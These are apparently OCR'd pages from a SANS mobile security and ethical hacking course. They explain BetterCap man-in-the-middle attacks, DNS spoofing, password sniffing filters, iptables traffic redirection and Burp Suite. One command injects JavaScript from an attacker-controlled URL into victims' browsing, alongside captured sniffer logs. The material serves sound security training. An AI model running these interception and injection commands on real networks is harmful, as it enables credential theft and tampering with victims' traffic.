	Use the text file to spoof DNS responses, redirecting one victim to attacker HTTP server

`# bettercap --proxy-module injectjs --js-url "http://10.10.10.101/evilcode.js"`	Use the BetterCap proxy server to inject arbitrary JavaScript (bypassing SOP)

BetterCap Examples

This page shows several examples of invoking BetterCap, first as a LAN packet sniffer, and then saving the packets to a capture file while adding a Berkeley Packet Filter (BPF) to exclude TCP traffic on port 443.


BetterCap will decode and display all received payload data unless a custom parser expression is specified using the regular expression syntax. In the example on this page, the custom parser will display only packet contents that include the string "pass" anywhere in the decoded content.

BetterCap's proxy server can be used to intercept and decode HTTP and HTTPS traffic for a single host using the --proxy and -T arguments. Further, it is easy to intercept traffic for a specific website using the DNS spoof module, resolving arbitrary hostnames to specified IP addresses, as shown.

The final example uses the proxy module injectjs to deliver any custom JavaScript from a specified URL, as shown.

MONITORING BETTERCAP

```
# bettercap --sniffer-output out.pcap
```




```
  [LOST] 172.16.0.155 : 80:E6:50:1B:95:B0 / MACBOOKPRO-95B0 ( Apple )
  [LOST] 172.16.0.156 : 64:EB:8C:72:25:57 / EPSON722557 ( Seiko Epson )
  [LOST] 172.16.0.157 : CC:20:E8:DC:A7:8D ( Apple )
  [LOST] 172.16.0.169 : 18:B4:30:30:05:46 ( Nest Labs )
  [LOST] 172.16.0.184 : 88:CB:87:96:FB:C7 ( Apple )
  [LOST] 172.16.0.186 : 5C:0A:5B:4A:BD:BD ( Samsung Electro-mechanics )
  [LOST] 172.16.0.187 : 74:C2:46:FB:ED:BC ( Amazon Technologies )

[DESKTOP-JR78RLP/172.16.0.173 > 65.52.108.207:https] [HTTPS] https://msnbot-65-52-108-207.search.msn.com./
[DESKTOP-JR78RLP/172.16.0.173 > 131.253.14.68:https] [HTTPS] https://origin.ch1d.prod4.speech.microsofttranslator
m./
[DESKTOP-JR78RLP/172.16.0.173 > 204.79.197.213:https] [HTTPS] https://a-0011.a-msedge.net./
[DESKTOP-JR78RLP/172.16.0.173 > 131.253.14.68:https] [HTTPS] https://origin.ch1d.prod4.speech.microsofttranslator
m./
[DISKSTATION/172.16.0.10 > 54.148.172.58:https] [HTTPS] https://orlp.synology.com./
[I] Acquired 5 new targets :

  [NEW] 172.16.0.155 : 80:E6:50:1B:95:B0 ( Apple )
  [NEW] 172.16.0.156 : 64:EB:8C:72:25:57 ( Seiko Epson )
  [NEW] 172.16.0.169 : 18:B4:30:30:05:46 ( Nest Labs )
  [NEW] 172.16.0.186 : 5C:0A:5B:4A:BD:BD ( Samsung Electro-mechanics )
  [NEW] 172.16.0.187 : 74:C2:46:FB:ED:BC ( Amazon Technologies )
```

Bettercap will report the discovery or loss of devices as they enter and leave the network. Optionally capture to a libpcap file and monitor with Wireshark in real time.

Monitoring BetterCap

BetterCap is noisy in the output it displays, logging detailed information about intercepted traffic and actions taken by configured modules. BetterCap will display the newly observed hosts (marked with NEW in green) and the loss of devices from traffic inactivity (marked with LOST in red), as shown on this page. If you are interested only in traffic for a specific protocol, port, or host, specify a filter on the command line using --sniffer-filter and the BPF expression that matches your desired content (a tutorial on building simple BPF expressions is available at http://biot.com/capstats/bpf.html).

BETTERCAP GRACEFUL EXIT




```
load[1]"},{"msgtype":"MTR","cid":"3cdfa975eddc","vmsid":"0000112241332008","time":1148028814,"txnid":1285,"mod":"VZ_
STARTUP_UI","data":"act=startup;ErrorCode=0;ErrorDescription=Success;BHRSerial=G1A115041109050;PackageApplied=3;"},{
"msgtype":"MTR","cid":"3cdfa975eddc","vmsid":"0000112241332008","time":1148028814,"txn
},{"msgtype":"MTR","cid":"3cdfa975eddc","vmsid":"0000112241332008","time":1148064249,"
ta":"act=HourlyTrigger LocalTimeHour[12] PostingRequestingtoDownload[1]"},{"msgtype":"
id":"0000112241332008","time":1148064249,"txnid":1288,"mod":"VZ_EPG","data":"act=Hourl
ingRequestingtoDownload[1]"},{"msgtype":"MTR","cid":"3cdfa975eddc","vmsid":"0000112241
id":1289,"mod":"VZ_EPG","data":"act=HourlyTrigger LocalTimeHour[6] PostingRequestingto
,"cid":"3cdfa975eddc","vmsid":"0000112241332008","time":1148064249,"txnid":1290,"mod":
gger LocalTimeHour[12] PostingRequestingtoDownload[1]"},{"msgtype":"MTR","cid":"3cdfa9
008","time":1148064249,"txnid":1291,"mod":"VZ_EPG","data":"act=HourlyTrigger LocalTime
wnload[1]"}]}

[172.16.0.196 > 216.58.192.193:https] [HTTPS] https://ord30s25-in-f193.1e100.net./
[172.16.0.196 > 216.58.192.193:https] [HTTPS] https://ord30s25-in-f1.1e100.net./
[172.16.0.196 > 162.125.32.129:https] [HTTPS] https://162.125.32.129/
[172.16.0.196 > 216.58.192.193:https] [HTTPS] https://ord30s25-in-f1.1e100.net./
[172.16.0.196 > 216.58.192.193:https] [HTTPS] https://ord30s25-in-f193.1e100.net./
[172.16.0.196 > 216.58.192.193:https] [HTTPS] https://ord30s25-in-f1.1e100.net./
[172.16.0.105 > 93.184.215.226:https] [HTTPS] https://93.184.215.226/
[172.16.0.105 > 172.16.0.104:https] [HTTPS] https://172.16.0.104/
[I] Lost 1 target :

  [LOST] 172.16.0.192 : 1C:E6:2B:9F:A2:6A ( Apple )

^C

Shutting down, hang on ...
```

Like Cain, if BetterCap crashes, restart it and press "CTRL+C" to stop it gracefully, re-ARP victims and restore network functionality

BetterCap Graceful Exit

Like Cain, if BetterCap crashes, the downstream victims will be unable to communicate until they rediscover the network with an ARP refresh. To quickly recover from a BetterCap crash, restart BetterCap and then quit by pressing “CTRL+C”. Bettercap will exit gracefully and re-ARP victim devices.



MODULE SUMMARY

Many mobile device attacks are possible after establishing MITM

ARP spoofing manipulates devices into redirecting traffic to attacker

- Attacker can eavesdrop and manipulate data prior to forwarding to destination

Cain implements numerous password sniffing and cracking features

- Focuses on simplicity of use

BetterCap has more complexity, functionality


- Open source and extensible with plugins

SANS SEC575 | Mobile Device Security and Ethical Hacking 48

Module Summary

In this module, we've looked at how many of the attacks we use against mobile devices start with establishing a MITM attack between the victim and the destination. Typically, we will use an ARP spoofing attack to manipulate the mobile device and the destination victim in a MITM attack, allowing us to capture and manipulate data prior to forwarding to the destination.

Cain implements ARP spoofing through its ARP Poisoned Routing (APR) feature in an attractive and easy-to-use GUI interface for Windows. The focus on the design of Cain is simplicity of use, which often precludes us from using it for advanced attacks. By contrast, Ettercap and BetterCap offer flexibility on Linux and OS X systems. Although Ettercap remains a useful tool that offers reliable performance, BetterCap's Ruby platform and easy extensibility with module support through Ruby scripts makes it an increasingly attractive alternative to Ettercap.



Course Roadmap


- Device Architecture and Application Interaction
- The Stolen Device Threat and Mobile Malware
- Static Application Analysis
- Dynamic Mobile Application Analysis and Manipulation
- Mobile Penetration Testing
- Capture the Flag

DAY 5

Mobile Penetration Testing
Network Activity Analysis
Exercise: Mobile Application Network Traffic Analysis
Network Manipulation Attacks
Network Traffic Manipulation
Exercise: Manipulating Web Browser Activity
SSL/TLS attacks
Intercepting SSL/TLS traffic
Exercise: Banking Transaction Manipulation
Leveraging Mobile Malware
Exercise: Meterpreter RAT Deployment
Where to go from here

SEC575 | Mobile Device Security and Ethical Hacking 49

This page intentionally left blank




NETWORK TRAFFIC MANIPULATION

DE	PT
AA	MW

As the MITM, you can manipulate the content of traffic between mobile device and the server

Creates several testing and attack opportunities:

- Delivery of malicious content to the victim
- Real-time manipulation of network protocols for fuzzing, robustness testing
- Server-side exploitation following client authentication




Network Traffic Manipulation

After obtaining a position of Man-in-the-Middle (MITM) on the network, you can manipulate the content of traffic between the mobile device and the server.

In a network traffic manipulation attack, the MITM attacker modified the content of network traffic between the source and the destination. In this example, the mobile device sends an HTTP POST request to the server, which is intercepted and changed to an HTTP HEAD request prior to delivery.

This simple example doesn't create much of an attack opportunity for a penetration tester, but it illustrates the opportunity present in this attack, creating the possibility of introducing network fuzzing, protocol robustness testing, and other network manipulation attacks.



MITM USER SPACE TOOLS

BetterCap establishes the MITM:

- Kernel forwards packets between source and destination

Linux firewall can reconfigure traffic to send to a local user space process:

- Manipulate and view rules with the iptables command
- Capture packets before forwarding with the PREROUTING rule list (chain)


Allows developers to receive, log, modify, and forward packets

MITM User Space Tools

To manipulate traffic prior to delivery, you need to designate a tool or program that can receive and analyze traffic, identify and implement the wanted changes, and then forward the traffic to the intended destination. When you use Ettercap as a MITM attack, the Ettercap program monitors and optionally modifies the traffic for delivery by the Linux kernel in a less than graceful manner. Fortunately, you can achieve greater flexibility than Ettercap's built-in traffic manipulation features by leveraging the features of the Linux kernel.

Using Ettercap for a MITM attack, you can use the Linux kernel iptables tool to configure firewall rules, redirecting traffic to an alternative port number on the local system where a secondary software process is listening for and accepting arbitrary packets prior to delivering them to the destinations system. This feature is part of the Linux kernel PREROUTING rule chain, where a packet can be rewritten and redirected prior to being handled by the standard forwarding feature present in the Linux kernel.

On this slide, the mobile device and the server are engaged in a MITM attack with an adversary. The adversary can opt to simply log and forward traffic in the MITM attack, or it can redirect traffic to a listening software process (in this example, called "handlerd", or the handler daemon) on TCP/10101. This software process is simpler to develop because it runs as a user space application (as opposed to a kernel driver) and can perform any function on the received traffic prior to forwarding it to the intended destination, opening up a new range of flexibility in network traffic manipulation attack opportunities.



IPTABLES

Add an entry to the PREROUTING chain in the nat table
Limit to TCP
Jump the packet to the REDIRECT chain
Send to port 10101 on the local system

```
# iptables -A PREROUTING -t nat -p tcp --dport 80 -j REDIRECT --to-port 10101
```

In this example, all traffic sent to the target system with a destination port of TCP/80 is sent to TCP/10101, where a listening process can manipulate incoming packets. Use the iptables command to also list rules, selectively delete rules, or flush (remove all) rules from the specified chain and table

```
# iptables -L PREROUTING -t nat
Chain PREROUTING (policy ACCEPT)
target     prot opt source               destination
REDIRECT   tcp  --  anywhere             anywhere            tcp dpt:www redir ports 10101
# iptables -D PREROUTING 1 -t nat
# iptables -F PREROUTING -t nat
```

Iptables

The Linux iptables command is responsible for managing firewall rules on the system. Although this tool has many functions and is fairly complex, you need to understand a few basic use cases to leverage a MITM attack with a software listener to manipulate network traffic.

On this slide, the iptables command adds an entry to the Linux firewall PREROUTING chain ("-A PREROUTING") in the nat table ("-t nat"). The "nat" table designation is one of three supported by the Linux kernel where nat does not perform network address translation (NAT), but instead allows you to trigger an early handler chain (PREROUTING) before the operating system does anything else with the packet.

Next, you can limit the scope of the connection to TCP traffic only ("-p tcp"), further limiting the scope to packets with a destination port of 80 ("--dport 80"). When the system receives a packet matching these conditions, it applies it to the REDIRECT target module, resending the packet to the local system process listening on port 10101 ("--to-port 10101").

Using this command, you can use Ettercap to create a MITM attack, sending all packets intended for a web server on TCP/80 to a local software process listening on TCP port 10101. This software process receives traffic and optionally modifies it before sending it to the intended destination system.

Other useful iptables commands are also showed on this slide, listing the iptables rules ("–L"), deleting a specified rule ("–D"), and flushing or removing all rules ("–F").

Now that we know how to set up a Linux system to redirect traffic to a specified host, take a look at some programs that use this functionality.

PORTSWIGGER BURP SUITE

Sophisticated web scanner with free and commercial versions:

- Written in Java, runs on most platforms

Supports transparent proxy:

- Standard proxy server but does not require the client to be reconfigured

Can be used with iptables for monitoring, manipulating HTTP/HTTPS transactions


PortSwigger Burp Suite

The PortSwigger Burp Suite is a sophisticated set of tools for website and application security analysis. Written in Java, Burp Suite runs on most platforms and includes both a free version and a commercial version (Burp Suite Pro) with additional features. Notably, Burp Suite includes proxy server functionality, enabling you to configure your web browser to use the Burp Suite as the network proxy to forward HTTP and HTTPS traffic to the intended destination. Using Burp Suite as a proxy, you can easily view and evaluate the content of web traffic to and from target websites.

